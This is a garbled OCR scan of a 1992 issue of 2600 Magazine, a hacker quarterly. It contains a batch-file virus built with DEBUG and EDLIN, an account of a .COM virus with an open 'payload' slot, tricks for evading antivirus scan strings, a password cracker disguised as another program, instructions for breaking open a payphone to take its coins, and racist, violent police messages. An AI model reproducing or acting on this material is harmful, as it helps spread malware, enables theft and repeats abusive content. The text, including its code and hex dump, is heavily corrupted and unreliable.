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2600 Magazine

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
ISSN 0748-2161

2600

#whoami

The Hacker Quarterly!

VOLUME NINE, NUMBER ONE!
SPRING 1992!



JAPANESE PAYPHONES



A chronology of Japanese payphone culture. In the upper left, the "red public phone" is the oldest type of payphone. It only takes 10 yen coins and is rotary. In the upper right is the "yellow public phone" which takes 10 or 100 yen coins and is pushbutton. The "green public phone" (lower left) takes telephone cards as well as everything else while the public phone on the lower right does everything and has a digital display as well.

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"They are selecting their own appetite to know something that is not desire to know."
 - Axel, District Attorney, Don Ingraham

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An MS-DOS VIRUS

by the Parasitoid Parode

The MS-DOS *.COM file is the simplest of all executable files. This format was included in MS-DOS to provide compatibility with the CP/M operating system. Although CP/M seems to be largely a thing of the past, *.COM files are still being produced, so there is plenty of opportunity for infection.

As with the Alert virus I gave you in the Spring 1991 issue of 2600, this virus is designed to infect executable files while still rendering them capable of fully performing their original, intended functions. Consequently, this is not an overwise virus and preserves all of the infected file's original code.

The *.COM file has no program header, as do *.EXE files, and has no file trailer such as Atari *.PCMA, *.TOS, and *.TTP program files do. All the *.COM file has is executable 80X86 instructions. It must be capable of loading in one segment (64 Kbytes), along with the Program Segment Prefix (PSP) created by MS-DOS at load time, as well as the two byte stack which is automatically created. Hence, the complete *.COM file must always be 64 Kbytes, less 256 bytes for the PSP, less 2 bytes for the stack. As a result, a candidate file for infection must be short enough so that when its length is increased by the length of the virus, it will still not exceed this maximum length, and MS-DOS will still load it for execution.

MS-DOS will load *.COM files at offset 100 hex (100h) using the Microsoft Assembler notation, and all memory references in the program are short (i.e., 16 bit) addresses. This is, in essence, an absolute addressing and addressing scheme, so that the virus code cannot be added at the beginning while moving all the

original code down in the address by the length of the virus.

The only way to add the virus is at the end, and to insert a short jump to the virus beginning at the start of the file. This means that the first three bytes of the original code will be destroyed, so the virus must save these three bytes between the end of the file's code and the beginning of the virus code. Once the virus has completed execution, it restores the original three to the file's beginning in RAM, and jumps there.

The comments in the accompanying listing pretty well tell the rest of the story. A few words are still in order. There is a space in the code, at symbol's location "payload:" for insertion of code when doing the actual "dirty work" of the virus. All you will find there is a single "nop" instruction. You can add whatever you think best at that point. This code is supplied for instructional purposes only, and all that clap-net.

Note also that this particular version of the virus does not perform a very sophisticated search for candidates for infection. The search will only be performed in the directory where the already infected file resides, and does not search any subdirectories. That's easy enough to fix, and as the college text books say, that is an exercise which is left to the student.

Happy Computing!

 Page 130
 The virus code. This is the main program in the main.asm file. It is assembled, linked, and executed in a GOWIE session. When compiled, it will be placed in the 1000 hex address and executed. The main.asm file is a "template" program. It is not intended to be executed. It is intended to be used as a template for the virus code. The virus code will be placed in the 1000 hex address and executed. The virus code will be placed in the 1000 hex address and executed.

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L.A. LAW
 These computer messages were taken from the Los Angeles Police Department over the past couple of years. Every police car has a computer terminal and messages can be sent between the car and the dispatcher. Here we can see professionals in action.
 I almost got me a Mexican last nite but he dropped the damn gun to quick, lots of wit.
 Did U arrest the 85yr old lady of just beat her up.
 We just slapped her around a bit...she's getting my right now.
 A full moon and a full gun make for a night of fun.
 We're huntin wabbits.
 Actually, mushin wabbits.
 Capture him, beat him and treat him like dirt.
 I hope there is enough units to set up a pow-wow around the susp so he can get a good spanking and nobody c it.
 Sounds like monkey slapping time.
 Did you really break his arm.
 Along with other noise parts.
 Okay people... pls... don't transfer me any orientals... I had two already.
 I would love to drive down Stauson with a flame thrower... we would have a barbeque

L.A. LAW

A Batch Virus

by Frosty of the GCMS

Whoever thought that viruses could be in BATCH files? This virus which we are about to see makes use of the MS-DOS operating system. This BATCH virus uses DEBUG & EDLIN programs.

Name: VR.BAT

echo = off (Self explanatory)

cdy nul (This is important Console output is turned off)

path c:\msdos (May differ on other systems)

dir *.com>ind (The directory is written on "ind" ONLY name entries)

edlin ind<1 (That is processed with EDLIN so only file names appear)

debug ind<2 (New batch program is created with debug)

edlin name.bat<3 (This batch goes to an executable form because of EDLIN)

cdy con (Console interface is again assigned)

name (Newly created NAME.BAT is called)

1,44 (Here line 14 of the "IND" file are deleted)

▀ (Save file)

In addition to this Batch file, there are commented files, here named 1,2,3.

Here is the first commented file:

Name: 1

1,44 (Here line 14 of the "IND" file are deleted)

▀ (Save file)

Here is the second command file:

Name: 2

m100,10b,1000 (First program name is moved to the F000H address to save)

e108 "BAT" (Extension of file name is changed to .BAT)

m100,10b,0010 (File is saved again)

e100"DEL" (DEL command is written to address 100H)

m2000,100b,104 (Original file is written after this command)

e10c 2e (Period is placed in front of extension)

e110 0d,0a (Carriage return plus line feed)

m010,020,311 (Modified file is moved to 11H address from buffer area)

e112 "COPY VR.BAT" (COPY command is now placed in front of file)

e12b 0f,0a (COPY command terminated with carriage return plus line feed)

ire (The CX registers are zero)

2e (set to 20H)

name.bat (Name of NAME.BAT)

w (Write)

q (quit)

q (quit)

The third command file must be printed as a hex dump because it contains two control characters (1Ah=Control Z) and this is not entirely printable.

Hex dump of the third command file:

```
Name: 3
0 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00
1 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0
2 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
4 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
5 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
6 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
7 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
8 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
9 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
A 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
B 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
C 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
D 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
E 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
F 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
```

In order for this virus to work, VR.BAT should be in the root. This program only affects .COM files.

2600 HAS A FULL LINE OF BACK ISSUES FOR YOUR HACKING NEEDS. SEE PAGE 47 FOR DETAILS. (PAGE 47 HAS NO PAGE NUMBER.)

VIRUS SCANNERS EXPOSED

by Dr. Jhalum

In 1989, virus expert John McAfee reported there being a whopping 52 known computer viruses in existence for the IBM computer. Lacking the most recent figures to date, it could be estimated at well over 300 known to the public, and probably a couple hundred more known to insiders and collectors. Projections for the increasing trend are indefinite, but it is evident that the current popular methods of stopping viruses are grossly ineffective.

The following text provides some insight into just a few methods that could be used in a virus that current virus protection would overlook.

When most viruses replicate, they try not to reinfect any programs. A marker will be left behind to signify an infection. One of the easiest places to leave a marker is in the file's directory entry.

Of the marking methods, the 62 second tick is most popular. When a file is saved, it's given a time and date. The time is saved in hours, minutes, and seconds. But the seconds do not appear in directory listings. Because of this fact, and the fact that the second's value may be set to 62, it's a great way for a virus to identify an infection.

Two more areas of interest in directory entries are the attribute byte, and the 10 reserved bytes, neither of which have been used by viruses as markers. The attribute byte consists of six used bytes, six reserved, and system. The two reserved bits cannot be used effectively. If either is set high, the ATTRIB command will not be able to perform changes on that file. The 10 reserved bytes however, can be changed without any adverse effects that I have noticed. They are usually set to

zeros.

One other marking method is to leave an identification within the virus, and scan for that before each infection. This is not only time consuming, but it leaves the virus scanner something to detect, and is impossible for use with random encrypting codes.

Note: If you are not familiar with the ATTRIB command, type "ATTRIB *.*" to see the current attributes of each file in a directory. For a cheap thrill, go to the local Radio Shack, get into DOS, and use EDLIN to modify AUTOEXEC.BAT. Be careful - if ANSLSYS is loaded in CONSOLESYS, you might want to add the line "PROMPT \$E[=IN\$EAT ME? ". Then type "ATTRIB +R AUTOEXEC.BAT". It's harmless fun, and it will effectively slow the salesperson because they won't be able to delete or change AUTOEXEC.BAT.

Years ago can become a critical factor in programming. An easy way to reduce size is to place some of the code in a common location, and load it in during execution. An overlooked area, again, is the directories.

If the root directory's capacity is 112 entries (number is found in the boot sector), using the 10 reserved bytes would give you 1120 undisturbed bytes in a great location, free from scanners. Subdirectories provide an even better amount of free space... the number of entries for subdirectories is unlimited, and furthermore, a subdirectory doesn't show its size in directory listings. A generous amount of empty entries could be provided to a subdirectory, after which a full virus could reside.

The only other places that would be considered undisturbed, safe hiding spots

47 HAS NO PAGE NUMBER.)

would be in the DOS directory as a prefix like GRAPHICS.SYS which doesn't really exist, but may be overlooked, or assuming the name of a useless file like 12345678 file.

The plans presented were original and may give a small feel for how intricate computers are, and how far behind the times virus researchers using the old scan string technique really are. At the head of the pack for those researchers who are still scanning is McAfee Associates in California.

McAfee Associates use a somewhat desultory method of catching viruses. A new virus infects someone, they then send a copy to McAfee, and McAfee looks for a sequence of bytes common within the virus (the scan string). A few more copies and McAfee puts out the new version of Scan - Yippy!

"Stammering, McAfee fails me again: they have a scan string to my virus!" It didn't take much thinking on the part of virus writers and overwiseurs to figure out the solution - just change the scan string in the virus shell, and voila, the virus is no longer scannable! The obvious way was too obvious though - McAfee made sourcing Scan to find the scan strings near impossible. Scan works by encrypting the program it is scanning, and occupying it to an encrypted scan string. Like when comparing a dictionary to a DES password file. This was done so Scan wouldn't detect itself. Picking apart Scan seemed to be more tedious than what it was worth, so how any security should work.

"Barabash, they missed something!" is probably something like what Flash Force was thinking when he pioneered the way around the encryption. Flash Force called my board and told me what he was working on. He found that all the scan strings were 10 bytes in length, so he made a program called "Amniscan" to fragment a known virus into hundreds of

little 10 byte files. Sure enough, Scan pointed out the 10 byte file containing the scan string.

McAfee caught on that new viruses were coming out that were actually old ones with a few bytes mixed around just enough to evade Scan. Their response was to make some new scan strings of varying length, and allow for a wild card when the strings varied slightly. It's obvious McAfee didn't know what was really going on or they would have checked the length of the program they were scanning, and made a percentage match to warn of near matches.

(It would be fun to see how they would cope with a virus that randomly exposes scan strings of other viruses. You have to wonder if Clean would obliterate the program it was trying to save.)

The problem McAfee posed was easily resolved. I used Flash Force's idea and made a program that forced Scan to look at two files at a time, working much faster than Amniscan. Take the first half of the bytes in the virus and make one file. Take the second half of the bytes and make another. Now shell to Scan and make it look at the files. If Scan finds nothing in either half, the scan string must be broken between the two halves, so center on that section and reduce the resulting file's size, still centering, until Scan can't detect the string. If Scan had found the string in one of the original halves, the program would make two more files from that half, etc. Finally a resulting file that can't be detected or redwood while scattered upon its produced. From that point the program fragments like Amniscan and Scan will point out the scan string it looks for all inside of a couple minutes or less.

I visited with Mark Washburn, writer of the V2P series of research viruses, and of a protection program known as Secure. I found Mark to be a pretty level guy, and we got into discussing phreaking, which

he had no previous experience with. He wouldn't be labeled a hacker by today's standards, but I think you'll see that most of what he does parallels that of one.

Mark saw a way to circumvent virus scanners altogether. Just write a program that encrypts itself 100 percent and varies the encryption from infection to infection. Most programmers would say, "Yeah, but the parallel decrypts the virus would have to be executable, therefore it can't be encrypted, and the scanner would pick that up!" Not if you figure out an algorithm to make thousands of decryptors that all perform identical... which is what he did. In his latest V2P7 virus, only 2 bytes stay constant, the two required to form a keep. How many programs do you suppose have bugs in them? His scans the hell out of McAfee while showing them the fault in

their programs. They've never listened.

I had to wonder who Mark gives copies of his research viruses to. He only made two copies of V2P6, and one of them went to McAfee. He didn't believe me when I told him I had a copy of V2P6, so I had to show him. To say the least, he was shocked. Trusting that he only gave a copy to McAfee would mean one of two things: either McAfee has warped staff, or someone gained higher access on McAfee's board (if McAfee was stupid enough to put their copy of V2P6 anywhere near their BBS computer), either way they lack security.

Though the V2P viruses are unsecurable, Mark made sure he had a way to protect against it. His Secure program is a shareware virus protection that watches over seeds and writes to executable files, vital sectors, and memory. It effectively stops new and old viruses as well as trojans, bombs, and replications. Probably the only ways around it are to use direct control of the drives, which is too much funk for a virus; remove Secure from memory; or have the virus rename the file it is infecting to a filename without an executable extension, and then replace the original name.

To date, no virus uses any of these methods to avoid detection, because not enough people are using Secure to worry about it. McAfee has gained popularity only because it is easy to obtain a recent version via their BBS, and the average computer user isn't smart enough to understand the mechanics of virus protection and the quinescence of hampering all activity resembling a virus before its propagation.

If it weren't for people like Mark, who test the security of computers, and the integrity and validity of software, cyberspace might just as well be ruled by the sadists and vixenists.

Down on durnan ran facund strident

2600 has meetings in New York, Washington, and San Francisco on the first Friday of every month from 5 pm to 8 pm local time. You can organize a meeting in your city by placing a free ad on page 41.

how to use your silver box

by **Med Scientist**

If you built the silver box in the Winter 1989-90 issue of 2600, here is some useful info on its use.

Call directory assistance (e.g. XXX-555-1212). While it is ringing, hold down the "D" key on your silver box. This will disconnect you from the operator and put you into the ACD (Automated Call Distributor). If you are successful you will hear a pulsing dial tone. From here you have ten selections to choose from your telephone's keypad:

- 1: rings the toll test board.
- 2: sometimes dead circuit, sometimes milliwatt test.
- 3: sometimes milliwatt test, sometimes 1000 hz tone.
- 4: dead circuit.

- 5: dead circuit.
- 6: loop - low end.
- 7: loop - high end.
- 8: 800 ohm termination.
- 9: dead circuit.
- 0: dead circuit.

If you found the loop to be very useful. To use the loop, have someone call the same directory assistance number you will be using and press 6, which will put him on the low side of the loop. You then call the same number and press 7 for the high end of the loop and you are connected.

Not all directory assistance numbers work so try some other not so distant ones. Unfortunately I haven't been able to get the 800 area code to work.

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- 162.850** White House Staff
- 163.360** Secret Service
- 163.810** Secret Service (Also used by CIA, U.A. Marshal, and FBI)
- 164.400** Channel PAPA
- 164.650** Channel TANGO (WP Command Post)
- 164.885** Channel OSCAR (Presidential Limousine)
- 165.025** Channel NOVEMBER
- 165.085** Channel HOTEL (Repeater Output - Input: 166,215)
- 165.210** Channel MIKE (Used for visiting dignitaries)
- 165.235** Channel ALPHA (Also used by Customs and DEA)
- 165.3750** Channel CHARLIE (Repeater Output - Input: 165,375)
- 165.675** Secret Service
- 165.760** Channel GOLF
- 166.215** Channel HOTEL (Input to 186,085)
- 165.7875** Channel BAKER (Escort Frequency)
- 166.485** Secret Service
- 166.4625** Channel VICTOR
- 166.5125** Channel SIERRA
- 166.6125** Channel ROME O
- 166.700** Channel QUEBEC (Paging)
- 167.0250** Channel Whisky (Formerly NOVEMBER - Paging)

Danby Frequencies

- 42.98 Disneyland Riders
- 45.26 Disneyland - Anaheim Fire
- 151.210 Luis Buena Vista Emergency
- 151.655 Buena Vista Construction
- 151.746 Disneyland Hotel
- 151.865 Royal Plaza Hotel
- 151.905 20,000 Leagues Submarine
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- 154.825 Hilton Hotel Paging
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- 159.460 Buena Vista Palms Hotel Paging
- 453.825 Peedy Creek Reserve (daily radio check 6:30 am)
- 453.875 Fire Channel 1
- 453.925 Fire Channel 2
- 460.100 Disneyland - Anaheim Police
- 461.300 Magic Kingdom Maint and Computer Control Base
- 461.600 Bus Truss, Campground Maint
- 461.700 Buena Vista Construction
- 462.500 Epcot Blast Control and Mt Parades
- 462.975 Monorails
- 462.975 Reserve, Lake Buena Vista, Water Craft Trails
- 462.990 Epcot Truss, Parking, Show Control
- 462.975 Epcot Maint, Computer Control Base
- 462.775 Paging
- 462.860 Paging
- 463.000 Orange Vista Hospital
- 463.050 Sand Lake Hospital
- 463.700 Security 2, Epcot and Village
- 463.975 Entertainment, Data Control Repair
- 464.100 Peary Hotel
- 464.180 Security Control
- 464.200 Fort Wilderness and Disney Inn
- 464.375 Grand Cypress Hotel
- 464.400 Security, Parking, Mt and Poly Hotel
- 464.412 Disneyland Maintenance
- 464.425 Buena Vista Palace Hotel
- 464.432 Disneyland Security
- 464.437 Disneyland Security
- 464.512 Disneyland Special Events
- 464.518 Disneyland Station and Disneyland Anaheim Station
- 464.575 Disneyland Hotel Security
- 464.625 Magic Kingdom Maint
- 464.637 Disneyland Emergency Channel
- 464.675 Contemporary Hotel
- 464.707 Disneyland White Telephones
- 464.800 Village Maint and Utilities
- 464.907 Disneyland Merritt Hotel Anaheim
- 464.575 Merritt Hotel Center Security

UNIX PASSWORD HACKER

An Alternative Approach

by Keyboard Jockey

If you've been trying to hack Unix for a while, I'm sure you've run into some form of a password hacker. Most of these do the job, but I tend to avoid using them. They use too much CPU time and are usually easy to spot. In this article I will show you an alternative way of password hacking, using the same method as most others, but with a different approach.

In order for this program to work, check your `/etc/passwd`. You will see account information, starting with username followed by a colon, followed by an encrypted password, and a lot of other account information. Any encrypted password that has a `*` in it cannot be logged in. Also, if it seems a little short, like one digit, the system is probably using shadow passwords: the data in the encrypted password entry is not valid. Hopefully it is valid or else this program will not work on it.

First type in the source code, and then compile it. If you're having problems with compiling, make sure you typed it in correctly. If you're not sure about your compiler, look at the online manual entry of `cc` (C compiler). After that, execute it and you will see:

```

-Milkiel emulation package V3.8
(C)Copyright 1985-1990
Do you need enhanced prompts? (dir network)

```

At this point, you should enter `800`. This is so anyone else who is running it won't think it is a password hacker. You might forget about the `execute` permissions or a supervisor might be snooping around. Anyway, it is safer this way than without it.

After entering `800`, you will see "Connect to what host?" It is actually asking you to enter a password. It will then take a few seconds and scan

everybody in `/etc/passwd`. If it finds anyone with that password, you'll see the username on the screen. The first time you do this, test it out by entering your own password and see if your username shows up. It will keep asking you to enter passwords until you press `ENTER` (all by itself).

Something you might want to do is to modify this program or make your own. If you're going to make your own, look at the last few lines where it uses the `crypt` function. If you're going to modify mine, you might want to make it so that it can scrape external files, instead of using `/etc/passwd`. In other words, look accounts from another host. Because most other scanners try all the words in the dictionary, CPU usage is high. With this one, there is a statement of high CPU usage (the scanning of `/etc/passwd`) and moments of low CPU usage (when you're entering your attempt). Keep in mind that some systems keep track of how much CPU time you use, what program it was, and also how often you use it.

When you're guessing at people's passwords, remember the password policy on your system. Some systems have a 6 digit field and the password can't be in the dictionary. So don't waste time entering something like "cpu" when 3 digit passwords aren't allowed. It will take a while to get an account. After all, it is you who is guessing the passwords now. The advantage is that it is hard to detect. The disadvantage is that it takes up your time, not the computer's.

If you're looking for more information about Unix structures, try the main pages or buy the book *Using C on the Unix System* from O'Reilly & Associates, Inc. You can get a catalog of their books by

requesting one from `ours@oreiljuncr.at`, `rainbridge@unms`, or at O'Reilly & Associates, Inc., 980 Chestnut Street, Newton, MA 02164.

Now that you have enough knowledge to use this program, I'll end this article with some interesting questions and beliefs. I think hacking is the use of creativity and knowledge to obtain a goal. After all, if you're just using cookbook methods (like this program) then you're not really hacking. If you have an account or a code but you don't understand how it was taken, then you didn't hack it. Also, if you don't destroy or pirate anything, why does the law consider you a criminal?

After all, most legal users of a system waste resources too. Does it really matter if the CPU time was taken by Mr. Hacker, the guy who uses accounts to look around and hang out, or by Joe Blow, the guy who uses the same amount of CPU time to download new public domain games for his personal computer from another host? And one last note, have people really been using viruses to hack? Have people been using their skills to destroy the host after they've hacked it? This is the impression I got from *Good Morning America* on ABC when they interviewed a former 1000th member. The only good example I can think of is Robert Morris, but his virus/worm was never meant to be destructive.

Alternative UNIX Password Hacker
Written by Keyboard Jockey

```

#include <stdio.h>
#include <unistd.h>
#include <string.h>
static unsigned int
scan_passwd(char *passwd, int n, int *p);
char *passwd;
int n;
int *p;
static char *table;
static char *table2;
static char *table3;
static char *table4;
static char *table5;
static char *table6;
static char *table7;
static char *table8;
static char *table9;
static char *table10;
static char *table11;
static char *table12;
static char *table13;
static char *table14;
static char *table15;
static char *table16;
static char *table17;
static char *table18;
static char *table19;
static char *table20;
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static char *table807;
static char *table808;
static char *table809;
static char *table810;
static char *table811;
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HOW TO TAKE APART A PAYPHONE

by The Monk

Note: I absolutely love Western Electric (WE), AT&T, C&P, Nyrco, BellSouth, and all of those wonderful organizations that are associated with the marvel of this century, the payphone. I would never dream of actually doing anything in this article, and imagine no one else would. I hate phones, and would turn all of them in the instant I thought I saw one. I would turn in my own father if he were a phreaker. God bless America, God bless AT&T, God bless WE, God bless C&P. But, if someone does do anything mentioned in this article and gets caught, don't blame me. Blame yourself. Blame yourself for being such a fucking idiot to pull the payphone, and to think that you would escape our wonderful police force. I love my police force. Shoot... shoot.

Three years of journalism and look what happens to your brain.

Anyway, I wrote this article because I know there are some evil phreakers out there that would love to have a payphone, but don't have the slightest clue on how to take it apart. No one really knows. And if they do, it involves tools beyond most people, or time that most people don't find to be worth it. With this method, you can take apart a payphone in less than 40 minutes after you get good at it.

You have a payphone. You want the money, a DIME pad, and enough electronics to open up an electronics store. How do you do it? The basic requirements of what you need: first is assuming you are poor, and can't

afford to squeeze the expensive tools)

- * 2 good quality flathead screwdrivers. One small, and one large.
- * a pair of scissors. The greater leverage, the better.
- * a hex key tool set. One key is needed, but the screws sometimes vary in size.
- * a large pair of pliers.
- * a hammer.

Note, if you have the money:

- * a crowbar.
- * a wedgeschisel.
- * large headed, small handle hammer.

And if you are the one of the lucky few:

- * an air hammer (if you had one, you wouldn't be reading this though).

OK, down to business. First, you can do any of this while the phone is still attached to the wall, but I imagine that most first time people will not have the balls to do something like that. That is understandable. After you become familiar with how to do this though, you will probably want to do it while the phone is still attached to the wall, or bench.

Put the phone on its back. Look right at it. You should be staring at the front of the phone. Now look at the silver facade of sorts on it. Notice how cheap it is. Notice how the push button amplifier seems to be barely attached on there? Also notice how the two little "instruction" plastics are not held in by any screw, nor tape. (you can wiggle the plastic). You just made a major observation. The places where the silver disappears and is holding the plastic in place. I will now call a

"window". There are only two windows on a phone, the top and the bottom window. Now, take out your large screwdriver. (At this point, I want to bring up a point that I take great pride in: quality of tools. Get the best your money can buy. I purchased Craftsman tools only. They will refund your money if your tool breaks for any reason whatsoever, no questions asked. If you use a cheap Taiwanese screwdriver for this part, you might end up with a broken screwdriver... I make no promises about what your tools will look like after taking apart a payphone.) Place the flat edge under the top arm of the bottom window. Now jam it in there as far as possible, to avoid breaking the tip of your screwdriver already, and then pry up. Keep repeating this motion until the bottom half of the silver plate is really starting to move up. Then work on the side of the silver plate. The top. Don't worry about the amplifier button, it's just a button with a spring on it; the real amplifier is inside the payphone, nice and snug. Also, you will have trouble with the armor for the wings to the handset, just finagle with it until you get slack in the silver metal that you need to pry the silver farther (if you run into any trouble with the handset, you'll know what I'm talking about). After the silver plate has come off, you should be staring at a totally black phone with a hole for the DIME, and a DIME pad in there. Circuitry is exposed. Good going, that was the second most difficult thing you were going to do tonight.

Now, take out the DIME pad, whether by ripping it out, or with your small screwdriver, taking out the screws on the backside that hold it in. Warning: if you decide to take out the

DIME by just unscrewing it, you may not notice the bracket screws, as the heads are facing a 90 degree angle from you. The screws are on both sides of the DIME, left and right. Both are in the middle of the DIME on the left and right sides of it. Cut the wires to the DIME. I tried to keep the wires once, but it is way too much of a hassle. Screw it, trust me on this, just take it out. Rip it out, or just cut the wires.

Now, in the hole you should have two brackets. You'll notice this thick plastic that keeps you from digging around inside of the payphone itself. No problem. That's where your heavy duty scissors come in handy. But first, you will have to take your large screwdriver, and try to pry some of the plastic off first (you'll need a place to begin your cutting with the scissors). You will want to cut out basically the whole bottom right hand side of the plastic. No problem really, should take you half an hour the first time, fifteen minutes after you get good with it.

Cutting the plastic is a very difficult seg, and accomplishing it means that you are really committed to this.

Now take your pointer finger and feel inside of the hole near the right hand side of the armor on the payphone. Yes, you want to feel the back of the Jack. Now, you can shine a light in there also if you feel inclined to see what you are after. It is a one and a half inch box by about one and a half inches. It has four hex screws at each corner. The Jack is made of a very durable metal, and the screws cannot be shredded off. Only one thing you can do, unscrew the screws. They are all hex screws. This is truly the hardest and most tedious part of the job. You

might have to bend some of the metal around the hole where the DTMF screw is. Go ahead, it's your phone, do what you want. There is nothing fragile attached to the armor at all, just don't sledgehammer the side of the armor, as the locking mechanism uses the side of the phone. And if you lock/jam the mechanism, you're screwed.

You now have all four screws out. Wiggle the lock a bit, and take out the lock. Take it all the way out of the phone - the lock goes in the way for the next step.

Now, with a small flathead, move the screw on the left hand side of the phone. Yes, it just looks like a hole, but stick the flathead in sideways and turn one quarter. You should hear a definite "thunk" from the phone. You just disabled the lock. Congrats. If you cannot move the screw, try moving the metal around where the lock used to be. Slide it up or down. It should move an inch, and make that "thunk" that we all love to hear.

I will now refer to the half of the phone with the plunger/handles/-DTMF on it as the "top" half. The "bottom" half is the other half of the phone.

Now take the front armor off of the phone. Disconnect all wires that keep the front half attached to the second half of the phone.

At the top of the bottom half you should see a piece of metal about the size of your thumb. Move this. It usually is a metal wire loop. Move it up. Did anything happen? No? Move it down. When it moves more than an inch, leave it. Now, with your large flathead, there is a flathead screw staring you in the eye. Take this guy out. It only takes a quarter to a half

turn. Now, remove the hardware elements of the phone. The long skinny mechanism is the change socket. The circuit board attached to its bottom is the coin detector, to tell the phone what coin had just dropped through. The thing at the bottom of the phone with copper wire wound around it is the servo mechanism. Have you ever cut the yellow and black wires, waited around a day, reconnected them, and then got all of the money from that day back? Well, this is the device you are manipulating. The two system boards are just that, system boards.

If you only saw a large box inside of clear plastic instead of a circuit board at the end of the change socket, you have a pre-1980's payphone. The device in clear plastic is the red box. Please, if you do figure out the electronics on this thing, let me know. Typical piece of shit, no one can figure it out, and no one really wants to. Just hide down to Radio Trash and buy a dialer if you want a red box this bad. Yeah.

Now, enough with that, time for the money. While taking out the hardware, you should notice that there's a large piece of metal at the bottom of the phone that just would not move at all. This is the entrance to the money bin. Take a chisel and hammer and bang it off. Now flip the phone upside down and stick your finger in the money hole and wiggle it. Money should just pour out.

And with that, you should now get rid of all of the armor. Throw it in a lake or a stream or such. Keep the hardware as either trading material or whatever.

I know people who have attached the payphone to their lines and they say that a strange love emanates from

the phone, so they quickly disconnected it. I would not recommend, for this reason, attaching the phone to your line, but I am not your mother either.

I have let this article evolve, and some questions have been brought up or COXOTS. COXOTS are very easy to take apart, even easier than the WE phones. They are less armored, and what armor they do have on them is very easy to take off. What you want to do, if you got a COXOT, is follow my directions that are above. But when you get up to the point of using a hex key to unthread the lock, ignore

that point and just take a screwdriver and a hammer, and bang in the back of the lock. When you look at the lock, it should be cylindrical, and nothing should be able to stop you from banging it out. Very cheap! Then, just follow the rest of the directions, move the sliding bolt inside the phone, and then take the top half off. Simple as pie.

In many COXOTS are two things, a master CPU board, that is run off of a Z80, and a 300 baud modem, also controlled by its own Z80. It is quite interesting. EPOCH's and the such.

There are many ways to send us letters. Our fax machine can be reached at 516-751-2608. Our Internet address is 2600@well.sf.ca.us. And for those of you who prefer the U.S. mail, our address is:

**2600 Letters
PO Box 99
Middle Island, NY 11953**

Letters may be edited for brevity or perhaps not printed at all. Anything is possible.

the letters

Caller ID Info

Dear 2600:

In the Winter 91-92 issue, there are two items I would like to comment on. First, please don't "abuse" "Directories" as a 50 misbehavior. It states that we are going to be "real" without phone phreaking. But when he says "Using frequencies in the 150 and 454 MHz ranges, it becomes obvious (to me anyway) that he is talking about an older system called MTS (Improved Mobile Teletype System), which today has been nearly replaced by cellular phones. It was "improved" over the predecessor which was similar to today's cellular VHF telephone service. I strongly doubt that there are more than a handful of that many MTS systems still in operation in the USA.

